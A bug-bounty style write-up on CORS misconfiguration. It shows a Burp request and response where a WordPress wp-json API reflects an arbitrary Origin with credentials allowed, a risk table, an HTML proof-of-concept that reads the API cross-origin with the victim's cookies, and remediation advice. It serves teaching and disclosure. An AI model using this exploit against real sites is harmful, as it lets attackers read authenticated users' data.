Author: Kharim Mchatta


Article: Exploiting CORS

Date: 3/7/2022

Author: Kharim Mchatta

I recently came across a bug bounty program that taught me how to exploit a vulnerability called CORS. CORS also known as Cross-origin resource sharing is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for cross-domain attacks if a website's CORS policy is poorly configured and implemented.

Modern web applications make use of CORS to enable access from subdomains and trusted third parties. The vulnerabilities that occur on CORS are due to misconfigurations. An attacker can test for this vulnerability by sending a request that contains path to the sensitive data and specifying the header **Origin** as shown on the below diagram.



I Opened burpsuite and specified that I wanted to access the API **wp-json** and inserted the origin to be the domain test.com and sent the request

Request

Pretty Raw Hex \n

```
1 GET /wp-json/ HTTP/1.1
2 Host: target.com
3 Origin:http://test.com
4 Cookie: utag_main=
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
  Firefox/102.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
```

From the target domain I received the below response, I saw part of the response was the part marked in red which indicated that the target website was vulnerable.

Response

Pretty Raw Hex Render \n

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=UTF-8
3 Date:
4 Server:
5 X-Robots-Tag: noindex
6 Link: <https://                    /wp-json/>; rel="https://api.w.org/"
7 X-Content-Type-Options: nosniff
8 Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
9 Access-Control-Allow-Headers: Authorization, X-WP-Nonce,
  Content-Disposition, Content-MD5, Content-Type
10 Allow: GET
11 Access-Control-Allow-Origin: http://test.com
12 Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
13 Access-Control-Allow-Credentials: true
14 X-Frame-Options: SAMEORIGIN
```

The response we received from means that access is allowed from the requesting domain (test.com) and that the cross-origin requests can include cookies (Access-Control-Allow-Credentials: true) and so will be processed in-session. Because the application reflects arbitrary origins in the Access-Control-Allow-Origin header, this means that absolutely any domain can access resources from the vulnerable domain.

TYPES OF CORS MISCONFIGURATIONS

There are two types of components that when they are misconfigured, they can cause a significant risk to any web application. These two components are

1. **Access-Control-Allow-Origin** – (ACAO) Allows for two-way interaction by third party websites. This can be an issue for requests that modify or pull sensitive data.
2. **Access-Control-Allow-Credentials** – Third-party websites can carry out privileged actions. Think of this as an attacker conducting changes that only you, the authenticated user, should be able to.

Here are some common configurations and their related risks

TYPE	Access-Control-Allow-Origin	Access-Control-Allow-Credentials	Risk Ratings
1. Allow all origins	another website.com	True	High
		False	Low
2. Allow subdomains	*.yourwebsite.com	True	Medium
		False	Low
3. Post domain and pre domain websites	* your-website.com.evil.com Not your-website.com	True	High
		False	Low
4. Null Allowed	null	True	Medium
		False	Low

REASONS FOR THE RISK RATINGS

1. If true an attacker can get sensitive information by relaying authenticated requests from victim of the target web application making the **risk high**

   If false, then data processing will not be possible since the browser will not process responses from an authenticated request making the **risk low**.

2. If true, the exploitation of CORS will be possible if any of your subdomains are vulnerable to Cross-Site Scripting (XSS) or Cross-Site Request Forgery (CSRF) making the **risk medium** .

   if false, then even if your subdomains are exploitable through XSS, attackers would not be able to obtain authenticated data making the **risk low.**

3. If true, an attacker can identify a vulnerability in the way your origin header is being validated and create similar matching domains that will by-pass your CORS making the **risk high**.

   If false, then data processing will not be possible since the browser will not process responses from an authenticated request making the **risk low**


4. If true, an attacker can add **null** in the origin header which would make the request not to be blocked. In many development languages, nonexistent headers are represented by the value **null** which wouldn't be blocked making the **risk medium.**

   If false, then data processing will not be possible since the browser will not process responses from an authenticated request making the **risk low**

After verifying that the website was vulnerable to CORS attack the next step was to write an exploit as shown below and saving it as a **.html** file. The below code can be found on my github profile https://github.com/KharimMchatta/CORS-PoC-for-WP

```
<!DOCTYPE html>
<html>
<body>
 <center>
 <h2>CORS POC Exploit</h2>
 <div id="demo">
 <button type="button" onclick="cors()">Exploit Click here</button>
 </div>
<script>
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
document.getElementById("demo").innerHTML = alert(this.responseText);
}
};
xhttp.open("GET", "https://target.com/wp-json/", true);
xhttp.withCredentials = true;
xhttp.send();
}
</script>
</body>
</html>
```

Running the HTML file which we had created you ware introduced with the interface.



By clicking on the button, you should get a screen pop up with information on it as shown on the top right image.

Remediation

How to prevent CORS-based attacks

CORS vulnerabilities arise primarily as misconfigurations. Prevention is therefore a configuration problem. The following sections describe some effective defenses against CORS attacks.

1. Proper configuration of cross-origin requests
   If a web resource contains sensitive information, the origin should be properly specified in the Access-Control-Allow-Origin header.

2. Only allow trusted sites
   It may seem obvious, but origins specified in the Access-Control-Allow-Origin header should only be sites that are trusted. In particular, dynamically reflecting origins from cross-origin requests without validation is readily exploitable and should be avoided.

3. Avoid whitelisting null
   Avoid using the header Access-Control-Allow-Origin: null. Cross-origin resource calls from internal documents and sandboxed requests can specify the null origin. CORS headers should be properly defined in respect of trusted origins for private and public servers.

4. Avoid wildcards in internal networks
   Avoid using wildcards in internal networks. Trusting network configuration alone to protect internal resources is not sufficient when internal browsers can access untrusted external domains.

5. CORS is not a substitute for server-side security policies
   CORS defines browser behaviors and is never a replacement for server-side protection of sensitive data - an attacker can directly forge a request from any trusted origin. Therefore, web servers should continue to apply protections over sensitive data, such as authentication and session management, in addition to properly configured CORS.

REFERENCE

https://www.packetlabs.net/posts/cross-origin-resource-sharing-cors/#:~:text=A%20CORS%20misconfiguration%20can%20leave,information%20or%20saved%20payment%20card

https://hackerone.com/reports/896093

https://packetstormsecurity.com/files/155011/WordPress-5.2.4-Cross-Origin-Resource-Sharing.html

https://hackerone.com/reports/426165

https://portswigger.net/web-security/cors